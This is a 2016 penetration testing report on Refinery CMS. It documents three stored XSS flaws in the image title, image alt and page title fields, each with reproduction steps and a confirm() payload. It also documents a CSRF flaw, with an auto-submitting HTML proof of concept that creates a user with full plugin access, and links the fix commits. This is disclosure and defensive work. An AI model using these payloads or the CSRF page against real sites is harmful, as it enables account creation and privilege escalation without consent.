Penetration Testing Report for Refinery CMS

Shravan Kumar Budharap
(Info-sec researcher & consultant)
SECURELAYER7
Shravan.kumar@securelayer7.net
www.securelayer7.net

Table of Contents

Introduction

Refinery CMS, often shortened to Refinery, is an open source content management system written in Ruby as a Ruby on Rails web application with jQuery used as the JavaScript library. Refinery CMS supports Rails 3.2 and Rails 4.2 .Refinery differs from similar products by targeting a non-technical end user and allowing the developer to create a flexible website rapidly by staying as close as possible to the conventions of the Ruby on Rails framework.

The penetration test against several parts of the REFINERY CMS took an overall of 3 working days from 4th FEB 2016 to 6th FEB 2016. The testing was performed on the **refinerycms-e731bca7360a** bundle. All the vulnerabilities found during testing may affect all the version prior to this bundle.

Note: All security issues identified and discussed in this document were addressed to the REFINERY CMS development team between 4th FEB 2016 and 6th FEB 2016. All deployed fixes were reviewed and verified by me.

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. PT-RCMS-XXX) for the purpose of facilitating any future follow-up correspondence.

PT-RCMS-001: Stored XSS in the Title Text in the image upload (Medium)

It seems that the display engine i.e. WYSIWYG used in the refinery CMS is not properly sanitizing the html entities before displaying them on the page.

This issue is addressed in the Github.
https://github.com/refinery/refinerycms/issues/3097


The Commit link which fixed the issue.
https://github.com/refinery/refinerycms/commit/ed05cf9ccb4cb1603e62d99b40af097993fba4e4

The steps to produce the vulnerability are


1. Log in the refinery CMS.
2. Go to image tabs.
3. Click on Add new image.
4. Select an image to upload.
5. In the Title box insert the XSS payload.
6. Write anything in the ALT box.
7. Click on save button.
8. Move mouse pointer over the info icon found below the uploaded image.
9. We can see that the XSS payload gets executed.

The XSS payload used **‘<marquee onscroll=confirm(1)>XSS’**

The below image shows the vulnerable fields.



localhost:3000/refinery/images

These images shows the payload and the XSS in action.



```
<marquee onscroll=confirm(1)>xs
foo
```

The XSS payload being executed.



localhost:3000/refinery/images

'<marquee onscroll=confirm(1)>xss' was successfully added.

PT-RCMS-002: Stored XSS in the ALT Text in the image upload (Medium)

This vulnerability is same as PT-RCMS-001 but in a different location.

This issue is addressed in the Github
https://github.com/refinery/refinerycms/issues/3097


The Commit link which fixed the issue.
https://github.com/refinery/refinerycms/commit/ed05cf9ccb4cb1603e62d99b40af097993fba4e4

The steps to produce the vulnerability are

1. Log in the refinery CMS.
2. Go to image tabs.
3. Click on Add new image.
4. Select an image to upload.
5. Write anything in the title box.
6. In the ALT box insert the XSS payload.
7. Click on save button.
8. Move mouse pointer over the info icon found below the uploaded image.
9. We can see that the XSS payload gets executed.

The XSS payload used **'<marquee onscroll=confirm(2)>XSS'**

The below image shows the payload.



Add new image

emptyxss.png

The maximum image size is 5 MB.


Title

foo

Alt

:marquee onscroll=confirm(2)>xss

The below image shows the execution of XSS payload



'foo' was successfully added.

PT-RCMS-003: Stored XSS in the Title of the ADD NEW PAGE (Medium)


This issue is addressed in the Github.
https://github.com/refinery/refinerycms/issues/3097

The steps to produce the vulnerability are


1. Log in the refinery CMS.
2. Go to pages tabs.
3. Click on Add new page.
4. Insert the XSS payload in the title box.
5. Write anything in the body.
6. Click on save button.
7. Open the saved pages in the new browser window and we can see that the XSS payload gets executed.

The XSS payload used <img src=x onerror=confirm(2)/>

The XSS vulnerable field is shown in below image.




The below image shows the payload.


localhost:3000/refinery/pages/new

Title

```
<img src=x onerror=confirm(1)>
```

The Below image shows the payload in action.


localhost:3000/refinery/pages/preview

PT-RCMS-004: Cross site request forgery on multiple events.

During testing I found that the anti CSRF token used in the form field is not verified properly to process the forms. The Forms are processed even though the authenticity_token is left blank this resulted in the CSRF vulnerability.

This issue was addressed in Github.
https://github.com/refinery/refinerycms/issues/3098

This is the link to the commit which fixed the issues.
https://github.com/refinery/refinerycms/commit/9fd5a8b5e98827431add4a4c997286f10092cb9c

The Proof of Concept PoC.html is

```
<html>
  <!-- CSRF PoC - Add New account -->
  <body>
    <form name="csrf" id="csrf" action="http://localhost:3000/refinery/users" method="PATCH">
    <!-- change the action value according to the server-->
      <input type="hidden" name="utf8" value="â&#156;&#147;" />
      <input type="hidden" name="authenticity&#95;token" value="" />
      <input type="hidden" name="user&#91;username&#93;" value="csrf" />
      <input type="hidden" name="user&#91;full&#95;name&#93;" value="csrf" />
      <input type="hidden" name="user&#91;email&#93;" value="csrf&#64;csrf&#46;com" />
      <input type="hidden" name="user&#91;password&#93;" value="csrf" />
      <input type="hidden" name="user&#91;password&#95;confirmation&#93;" value="csrf" />
      <input type="hidden" name="user&#91;plugins&#93;&#91;&#93;" value="refinery&#95;files"
/>
      <input type="hidden" name="user&#91;plugins&#93;&#91;&#93;"
value="refinery&#95;images" />
      <input type="hidden" name="user&#91;plugins&#93;&#91;&#93;"
value="refinery&#95;pages" />
      <input type="hidden" name="user&#91;plugins&#93;&#91;&#93;"
value="refinery&#95;authentication&#95;devise" />
      <input type="submit" value="Submit form" />
    </form>
<script>document.getElementById("csrf").submit();</script>
  </body>
</html>
```

When a Logged in Administrator opens the PoC.html a new user (CSRF) is created with permission to access all plugins.

This exploit can be used by least privilege users to elevate to the administrator level or for deletion of an existing user, creation of new user with full permissions to access all the plugins.